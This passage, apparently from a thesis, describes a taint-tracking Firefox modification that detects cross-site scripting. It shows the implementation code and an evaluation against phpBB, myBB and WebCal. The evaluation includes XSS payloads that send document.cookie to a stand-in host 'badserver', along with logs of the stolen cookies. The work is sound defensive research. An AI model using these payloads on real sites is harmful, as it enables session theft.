 1: JSBool XPCWrappedNative::CallMethod(XPCCallContext& ccx,
 2:                              CallMode mode /*= CALL_METHOD */)
...
 3: #ifdef XSS /* XSS */
 4:   PRBool xss_taint_retval = PR_FALSE;
 5: #endif /* XSS */
...
 6: #ifdef XSS /* XSS */
 7: nsCOMPtr<nsIDOMNode> node(do_QueryInterface(callee));
 8: if (node) {
 9:   // Use |GetOwnerDocument| so it works during destruction.
10:   nsCOMPtr<nsIDOMDocument> doc;
11:   node->GetOwnerDocument(getter_AddRefs(doc));
12:   nsCOMPtr<nsIDOMHTMLDocument> htmlDoc =
13:     do_QueryInterface(doc);
14:   if (htmlDoc) {
15:     // check if scope is tainted
16:     JSContext* cx = ccx.GetJSContext();
17:     if (cx) {
18:       if (XSS_SCOPE_ISTAINTED(cx->fp->scope_current) ||
19:           (cx->fp->taint_retval == XSS_TRUE)) {
20:         htmlDoc->XssSetMethodTainted(node, vtblIndex);
21:       }
22:     }
... checks from Figure 4.27
23:     // check if returnvalue must be tainted
24:     PRBool xss_test;
25:     htmlDoc->XssIsNodeTainted(node, &xss_test);
26:     if (xss_test) {
27:       xss_taint_retval = PR_TRUE;
28:     }
29:   }
...
30: #endif /* XSS */
...
31: // do the invoke
32: invokeResult = XPTC_InvokeByIndex(callee, vtblIndex, paramCount,
33:   dispatchParams);
...
34: #ifdef XSS /* XSS */
35:   if (xss_taint_retval) {
36:     if (!XSS_JSVAL_HAS_TAINTSTRUCTURE(v)) {
37:       JSContext *cx = ccx.GetJSContext();
38:       XSS_ADD_TAINTSTRUCTURE(v);
39:     }
40:     XSS_JSVAL_SET_ISTAINTED(XSS_TAINTED, v);
41:   }
42: #endif /* XSS */
...
```

Figure 4.30: Tainting of DOM nodes

tainted as well. This is performed in Lines 18-20. Note that the HTML document implementation had to be extended to store which DOM nodes are tainted (see Figures B.6 and B.5 for details). Whether or not the node is already tainted is checked in Lines 23-28. Then, the actual method is invoked in Lines 31-33. After the call to this method returns, the return values are converted to JavaScript values. These values then become tainted if the DOM node is tainted, or the method called is one of the initially tainted data sources with return type other than string.

4.3.3 Data transfer check

The two implemented data transfer checks were already discussed in general in Section 3.2 (i.e., checks of GET requests when the source of an image is changed, and checks of POST requests when a form is submitted). The following steps are necessary to implement this behaviour:

- get the participating hosts of the transfer (i.e., the host from which the web page was loaded and the host the data is transferred to)
- extract the domains of the hosts
- check the permanent policy for an entry for these two domains
- if no policy exists and sensitive information is transferred, let the user decide whether this should be allowed or not

The implementation of these steps for the GET request is done in the file `nsContentPolicy.cpp` (in directory content/base/src). The method `CheckPolicy` contains enough information (i.e., the hosts) to decide if the request should be allowed, and it is possible to stop the transfer in this method. Figure 4.31 provides a summary of the important parts in the method. After the necessary modifications to stop the transfer of tainted information, the method checks the normal policies implemented in the browser. Therefore, if the transfer is allowed, the method continues normally and if the transfer is denied (e.g., because of tainted data), the method returns with a negative result.
The method `CheckPolicy` provides 3 important parameters (see Lines 1-2):

- `contentLocation` is the URI of the document that requested the transfer (i.e., the source host)
- `requestingLocation` is the URI of the target host
- `decision` is a flag that holds the information whether the transfer is allowed or not when the method returns

For both source and target locations, the domains are extracted as shown in Line 4. Details about the implementation of domain extraction are presented in Subsection 4.3.6. When both domains are known, they are compared and only if they are different, a check is performed (Lines 5-8). A `nsIXSSHostConnectPermissionManager` is used to fetch a persistent policy for the domains (Lines 9-10). If a persistent rule exists, it is used to decide whether the transfer is allowed or not (Lines 11-14). Otherwise, a check is performed if the transferred data is tainted (Line 16). If the data is tainted, the user is asked whether the transfer is allowed or not (Line 17, see

```
 1: nsContentPolicy::CheckPolicy(... nsIURI *contentLocation, nsIURI
 2:   *requestingLocation, ... PRInt16 *decision)
 3: #ifdef XSS /* XSS */ ...
 4:   rv = contentLocation->GetDomain(calledDomain); ...
 5:   nsresult xss_rv = contentLocation->DomainEquals(requestingLocation,
 6:     &isDomainEqual); ...
 7:   // check if this are different domains
 8:   if (!NS_FAILED(xss_rv) && !isDomainEqual) {
 9:     rv = xssPermissionManager->TestPermission(callerDomain, calledDomain,
10:        &xssRuleResult);
11:     if (xssRuleResult == nsIXSSHostConnectPermissionManager::
12:       ALLOW_CONNECT) { ... } else if (xssRuleResult ==
13:                  nsIXSSHostConnectPermissionManager::DENY_CONNECT) {
14:       *decision = nsIContentPolicy::REJECT_REQUEST; ...
15:     } else {
16:       if (mSpecIstainted) { ...
17:           rv = prompt->ConfirmExXSS(nsnull, xss_question, ... , &xss_choice);
18:           ... // evaluate the answer
19:           switch (xss_choice) {
20:             // yes-button
21:             case 3: ...
22:               break;
23:             // yes, always-button
24:             case 2: ...
25:               xssPermissionManager->Add(callerDomain, calledDomain,
26:                 nsIXSSHostConnectPermissionManager::ALLOW_CONNECT);
27:               break;
28:             // no-always-button
29:             case 1: ...
30:               xssPermissionManager->Add(callerDomain, calledDomain,
31:                 nsIXSSHostConnectPermissionManager::DENY_CONNECT);
32:                 *decision = nsIContentPolicy::REJECT_REQUEST; ...
33:               break;
34:             // no-button
35:             case 0: ...
36:               *decision = nsIContentPolicy::REJECT_REQUEST; ...
37:               break;
38:            default: ...
39:              *decision = nsIContentPolicy::REJECT_REQUEST; ...
40:              break;
41:          }
42:        }
43:      }
44:    } ...
45: #endif /* XSS */
```

Figure 4.31: Data transfer check for a GET request

Subsection 4.3.4). If the answer is „yes", the method continues normally (Lines 20-22). If the answer is „no", the decision is set and the method returns (Lines 34-37). If an unexpected answer was given, the method returns with a negative decision as well (Lines 38-40). If the answer should be made persistent (e.g., „always yes" or „always no"), it is permanently stored using the permission manager. Also, the implementation contains a non-interactive mode to allow for automatic testing. This is done using environment variables that have to be set before starting the web browser. An additional environment variable allows deactivating the usage of persistent policies for all transfers. With this variable set, the persistent policies are only used for transfers involving tainted data.
The checks of POST requests are implemented in the file `nsHTMLFormElement.cpp` (in directory content/html/content/src). The method that had to be changed is called `SubmitSubmission`. The implementation is very similar to the one already presented, so a more detailed discussion is omitted.

4.3.4 User interaction

When the user is asked for a decision about the transfer of tainted information between two hosts, a custom-implemented dialog box is presented. The custom implementation was necessary because available dialog box implementations allow only three buttons. However, the dialog box presented by the modified browser requires four buttons. The reason for the maximum of three buttons in normal dialog boxes is that a 32-bit value is used to define the button types. For these definitions, each of the three buttons uses 8-bits (i.e., 24-bits are used by three buttons). That leaves 8-bits, which are used for common settings. Therefore, to add a fourth button, a custom implementation was necessary.
Details of the implementation are shown in Figure 4.32. The implementation now uses two 32-bit values (i.e., `buttonFlags` and `buttonFlags2` in Lines 1-6), but is very similar to the one used by the dialog box with three buttons otherwise. Lines 8-30 contain a loop over all buttons to determine the localised label. Necessary modifications are extending the loop by one and changing the used flags for the last cycle (Lines 8-10). Another modification allows for localised strings for the „always yes" and „always no" answers (Lines 19-24). The question is in the `commonDialog.properties` file (in directory toolkit/locale/en-US/chrome/), as shown in Figure 4.33. The used user question is for testing purposes only and future improvements could include more information about the transferred data.
A picture of the dialog box is shown in Figure 4.34.

4.3.5 Domain extraction

For the transfer checks discussed in Section 3.2, it is necessary to extract the domain from a host. As already explained, the domain taken as the last two parts of the host name that are separated by a dot. The domain comparison is implemented as a method called `DomainEquals` in URL classes, for example, in the class `nsStandardURL` (see Figure 4.35) in the file `nsStandardURL.cpp` (in directory netzwerk/base/src). The implementation of `domainStrEquals` in Figure 4.36 shows details about the comparison. The implementation is heavily influenced by the method `TestPermission` in the file `nsImgManager.cpp` (in directory extension/cookie). In Lines 1-2, both hosts are passed as strings. The Lines 3-5 find the position of the domain in the string `thisHost`. If the length

```
 1: NS_IMETHODIMP
 2: nsPromptService::ConfirmExXSS(nsIDOMWindow *parent, const PRUnichar
 3:   *dialogTitle, const PRUnichar *text, PRUint32 buttonFlags, PRUint32
 4:   buttonFlags2, const PRUnichar *button0Title, const PRUnichar *button1Title,
 5:   const PRUnichar *button2Title, const PRUnichar *button3Title, const
 6:   PRUnichar *checkMsg, PRBool *checkValue, PRInt32 *buttonPressed)
...
 7: PRInt32 numberButtons = 0;
 8: for (int i = 0; i < 4; i++) {
 9:   if (i == 3)
10:     buttonFlags = buttonFlags2;
11:   nsXPIDLString buttonTextStr;
12:   switch (buttonFlags & 0xff) {
...
13:     case BUTTON_TITLE_YES:
14:        GetLocaleString("Yes", getter_Copies(buttonTextStr));
15:        break;
16:      case BUTTON_TITLE_NO:
17:        GetLocaleString("No", getter_Copies(buttonTextStr));
18:        break;
...
19:      case BUTTON_TITLE_YES_ALWAYS:
20:        GetLocaleString("Yesalways", getter_Copies(buttonTextStr));
21:        break;
22:      case BUTTON_TITLE_NO_ALWAYS:
23:        GetLocaleString("Noalways", getter_Copies(buttonTextStr));
24:        break;
25:      case BUTTON_TITLE_IS_STRING:
26:        buttonText = buttonStrings[i];
27:        break;
28:    }
...
29:    buttonFlags >>= 8;
30:  }
```

Figure 4.32: Implementation of a dialog box with four buttons

```
Yesalways=&Always Yes
Noalways=Al&ways No
ConfirmExXSS=Allow connection from host "%S" to host "%S"
```

Figure 4.33: Locales for custom dialog box



Figure 4.34: Dialog box with 4 buttons and transfer question

```
 1: NS_IMETHODIMP
 2: nsStandardURL::DomainEquals(nsIURI *unknownOther, PRBool *result)
 3: {
 4:   // get the host strings
 5:   rv = this->GetAsciiHost(thisHost);
...
 6:   rv = other->GetAsciiHost(otherHost);
 7:   // compare the two host strings
...
 8:   if (!domainStrEquals(thisHost, otherHost)) {
 9:     *result = PR_FALSE;
10:     return NS_OK;
11:   }
...
12:   *result = PR_TRUE;
13:   return NS_OK;
14: }
```

Figure 4.35: `DomainEquals` method in a URL class

```
 1: inline PRBool domainStrEquals(nsCAutoString thisHost, nsCAutoString
 2:     otherHost) {
 3:   PRInt32 dot = thisHost.RFindChar('.');
 4:   dot = thisHost.RFindChar('.', dot-1);
 5:   ++dot;
 6:   const nsACString &tail = Substring(thisHost, dot, thisHost.Length() - dot);
 7:   if (otherHost.Length() < tail.Length()) {
 8:     return PR_FALSE;
 9:   }
10:   const nsACString &otherTail = Substring(otherHost, otherHost.Length() -
11:      tail.Length(), tail.Length());
12:   if (isIPV4Address(thisHost.get()) && isIPV4Address(otherHost.get())) {
14:     if (xss_strcasecmp(thisHost.get(), otherHost.get()) != 0) {
15:       return PR_FALSE;
16:     }
17:   } else {
18:     if ((otherHost.Length() > tail.Length() &&
19:         otherHost.CharAt(otherHost.Length() - tail.Length() - 1) != '.') ||
20:         !tail.Equals(otherTail)) {
21:       return PR_FALSE;
22:     }
23:   }
24:   return PR_TRUE;
25: }
```

Figure 4.36: Comparison of the domains of two hosts

```
 1: NS_IMETHODIMP nsXSSHostConnectPermissionManager::Add(const nsACString
 2:   &fromHost, const nsACString &toHost, PRUint32 permission) {
 3:
 4:   nsXSSHostTableHashEntry *mEntry;
 5:   nsInt32HashSet* permissionset;
 6:   mHostTable.Get(fromHost, &mEntry);
...
 7:   mEntry->mTable.Get(toHost, &permissionset);
...
 8:   permissionset->Put(permission);
 9:   mChangedList = PR_TRUE;
10:   LazyWrite();
11:   return NS_OK;
12: }
```

Figure 4.37: `Add` method of the `nsXSSHostConnectPermissionManager`

(as the difference of this position to the end of the string) in the other host is different, then both domains are different. Lines 12-16 check if both hosts are represented as IPv4 addresses and, if so, compare them. Lines 18-22 finally compare the two domain strings of two hosts that have equal length.

4.3.6 Permission manager

The permission manager that is used to store the persistent policies is heavily influenced by the implementation in the file `nsPermissionManager.cpp` (in directory extensions/cookie). The most important methods are `Add` and `TestPermission` shown in Figures 4.37 and 4.38. The `Add` method stores the permission for a domain combination (note, that anything called „host" in the implementation is actually a domain). There are two hash tables and one hash set used to do this. The originating domain is used as a key in a hash table (i.e., `mHostTable` in Line 6) that contains hash tables (i.e., `mEntry` defined in Line 4) as values. The target domain is used as a key in this hash table (see Line 7) and stores a set of permissions (i.e., `permissionset` in Line 7). The implementation allows for more than one permission, but this feature is currently not used. Finally, the permission is stored (Line 8) and a timed trigger is started (Line 10) that writes the current permissions to a file. The file is called `xsshostconnectperm.1` and is stored in the user profile of the Mozilla Firefox web browser. Examples for persistent policies are shown in Figure 4.39.
The method `TestPermission` retrieves the stored permission for a domain combination as shown in Figure 4.38.

```
 1: NS_IMETHODIMP nsXSSHostConnectPermissionManager::TestPermission(const
 2:   nsACString &fromHost, const nsACString &toHost, PRUint32 *aPermission) {
 3:
 4:   *aPermission = nsIXSSHostConnectPermissionManager::UNKNOWN_CONNECT;
 5:   nsXSSHostTableHashEntry *mEntry;
 6:   nsInt32HashSet* permissionset;
 7:   mHostTable.Get(fromHost, &mEntry);
 8:   if (mEntry) {
 9:     mEntry->mTable.Get(toHost, &permissionset);
10:   if (permissionset) {
11:     if (permissionset->Contains(
12:           nsIXSSHostConnectPermissionManager::ALLOW_CONNECT))
13:       *aPermission = nsIXSSHostConnectPermissionManager::ALLOW_CONNECT;
14:     if (permissionset->Contains(
15:           nsIXSSHostConnectPermissionManager::DENY_CONNECT))
16:       *aPermission = nsIXSSHostConnectPermissionManager::DENY_CONNECT;
17:     }
18:   }
19:   return NS_OK;
20: }
```

Figure 4.38: `TestPermission` method of the `nsXSSHostConnectPermissionManager`

```
# XSS host connect permission file
# This is a generated file! Do not edit.
gamesports.de   google-analytics.com    2
perl.org        google-analytics.com    2
kerneltrap.org  google-analytics.com    2
...
```

Figure 4.39: Example for the `xsshostconnectperm.1` file

Chapter 5

Evaluation

Different categories of tests were conducted to ensure that our solution works. A summary of the tests can be found in Table 5.1. Exploits for three vulnerable web applications were tested. These tests are presented in Section 5.1. Tests for all opcodes used in the JavaScript engine implementation were developed and executed (see Section 5.2). Similar tests were used to test for initially tainted data sources (as defined in Subsection 4.3.1). The tests are presented in Section 5.3. Finally, tests were written for more complex malicious scripts. They are presented in Section 5.4.

While developing the solution, additional testing was performed. The tests for the JavaScript engine (in directory js/tests) were used to check for JavaScript language [41] compliance. Some tests are not passed by the modified JavaScript engine. However, the unmodified engine does not pass them as well (because some future JavaScript language features are not implemented).

A problem of the tests provided in the source code is that they are written in JavaScript. Therefore, it is possible that some bugs are not noticed. For example, testing a type of a value against another type may fail if the implementation returns the same wrong types for both values. Therefore, debugging methods in the JavaScript engine were added. These were used in the development phase to ensure that necessary changes did not introduce new bugs. The added methods allow to taint data for tracing purposes and to print information about the data flow in a test program

Kind of test	# of tests	passed tests	notes
Exploits	3	3	Working exploits for vulnerable web applications were tested.
Opcode tests	151	151	Tests with not browser implemented opcodes are treated as passed.
Initially tainted sources	65	60	Failed tests include the history object (access is denied by Security Manager). The „links" and „forms" sources are not implemented and therefore, counted as failed as well.
Complex tests	11	11	Tests were manually evaluated.

Table 5.1: Test results



Figure 5.1: Necessary preferences for phpBB exploit

while executing it.

5.1 Exploits

Working exploits for vulnerable applications were tested. The vulnerable applications were deployed on a local server with the hostname `goodserver`. The exploits had to be slightly modified to use transfer methods that are detected by the modified browser (see Subsection 4.3.3). The exploits attempt to transfer the cookie to another server in the same network with the hostname `badserver`. Because no domains are used, the hostnames are compared directly and this results in a detected transfer to a third party. All exploits were tested from another computer in the same network (IP address 192.168.0.5) with the modified web browser.

5.1.1 phpBB

For phpBB [52] version 2.0.18, a bulletin board system, an exploit [4] was released. The exploit relies on activated HTML messages (see preferences in Figure 5.1). The exploit has been adapted to use an implemented transfer method, as shown in Figure 5.2 and Figure 5.3. The modified exploit is posted as a message on the installed board. When the message is accessed with the modified browser and the mouse is moved over the text, the browser correctly detects that a transfer of tainted data is attempted and asks the user whether this should be allowed (see Figure 5.4). If



Figure 5.2: Picture of the message containing malicious code in the web application phpBB

```
<B C=">" onmouseover="document.images[0].src='http://badserver/cookies?' +
document.cookie" X="<B "> H A L O </B>
```

Figure 5.3: Message containing malicious code in the web application phpBB



Figure 5.4: Posted message on phpBB with transfer dialog box

the transfer is denied, no request is sent to the host of the attacker and the cross site scripting attack is successfully stopped. If the user chooses to send the request, the log file of `badserver` contains an entry similar to the one in Figure 5.5 that contains the cookie (the bold part in the second line).

5.1.2 myBB

Another exploit [1] for myBB [38] was tested. The exploit was adapted as well to use an implemented transfer method as shown in Figure 5.6. This exploit uses reflection. That is, if the user clicks on a prepared link (e.g., in an email sent to the user), then the search page on the affected web application is involved. Because the search request is malformed, an error page is shown. This page includes the search request in the output. Thus, the browser executes the script part of the error page. In the modified browser, the transfer is detected and can be stopped by the user as shown in Figure 5.7. If the user allows the request, the log file of the `badserver` contains a log

192.168.0.5 - - [13/Mar/2006:21:36:26 +0100] "GET /cookies?
phpbb2mysql_t=a%3A1%3A%7Bi%3A4%3Bi%3A1142282179%3B%7D
HTTP/1.1" 404 290 "http://goodserver/phpBB2/viewtopic.php?
t=4&sid=c588d029f0f25b762def3b55a0a8d89b" "Mozilla/5.0
(Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20060309 Firefox/0.10.1"

Figure 5.5: Apache log file with the phpBB cookie of the attacked user

```
http://goodserver/mybb/search.php?s=de1aaf9b&action=do_search&
keywords=%3Cimg%09src=http://badserver/%3E%3Cscript%3E%0d//
document%2e%0ddocument%2eimages%5b0%5d%2esrc%2b%3ddocument.cookie;
%3C/script%3E&srchtype=3
```

Figure 5.6: myBB 1.0.2 exploit



Figure 5.7: Transfer dialog of myBB exploit

192.168.0.5 - - [13/Mar/2006:21:49:55 +0100] "GET /**mybb%5Blastvisit %5D=1142282914;%20mybb[lastactive]=1142282987;%20sid= 884ec2e9f5e6c932ecdcf087cf4be46b** HTTP/1.1" 404 376 "http://goodserver/mybb/search.php?s=de1aaf9b&action=do_search& keywords=%3Cimg%09src=http://badserver/%3E%3Cscript%3E%0d//document %2e%0ddocument%2eimages%5b0%5d%2esrc%2b%3ddocument.cookie;%3C/script %3E&srchtype=3" "Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20060309 Firefox/0.10.1"

Figure 5.8: Log file entry for myBB with the cookie of the user

entry like the one shown in Figure 5.8. The log entry contains the cookie, as can be seen as the bold part of the log entry.

5.1.3 WebCal

The third exploit [8] affects the web calendar WebCal 3.04 [48] (see Figure 5.9). The adapted exploit is shown in Figure 5.10. The URL must be entered in the web browser (e.g., by clicking on a prepared link). The modified web browser then asks if the transfer should be allowed as shown in Figure 5.11. If the user allows the transfer, the attacker a log file entry such as the one in Figure 5.12. This web application does not use a cookie to identify a user. Nevertheless, the exploit could be used in case this web calendar is integrated into another web application that does use cookies to identify users.

5.2 Opcode tests

All opcodes were tested to ensure that they transfer the taint information as expected. The scripts are implemented as Perl CGI-scripts that run on a web server. Each script that tests an opcode includes other scripts that provide the testing framework. The scripts used in the testing framework can be found in Appendix C.1. An example for a script that tests the opcode JSOP_SETNAME (i.e., assignment of a value to a variable), is shown in Figure 5.13. The HTML source code generated by the script is shown in Figure C.8. Each test script sets some custom variables (i.e., Lines 3-4 with a name for the test). After initialisation of some used JavaScript variables (Lines 12-17) the test implementations follow. Three tests are performed. Lines 19-20 uses an untainted variable with an instruction that uses the opcode under test (i.e., `dut = notevil`). The next test uses the opcode in a tainted scope (Lines 22-24) and transfers the value (Line 25). The last test uses the opcode with a tainted value (i.e., `dut3 = notevil3`, where `notevil3` is tainted).
The performed tests sometimes examine not only the opcode that they are written for, but other involved opcodes as well. Consider a JavaScript fragment for a test of the opcode that implements the „boolean and" (i.e., `&&`) as shown in Figure 5.14. The corresponding opcodes of the byte-code representation in Figure 5.15 show that the scope created by the `if`-statement covers the opcodes from pc=00006 to pc=00031 (i.e., the end of the fragment). The tested opcodes are the `and` opcodes at pc=00015 and pc=00021. Additionally, however, the `setname` opcode at pc=00027 is involved in the transfer of tainted information.

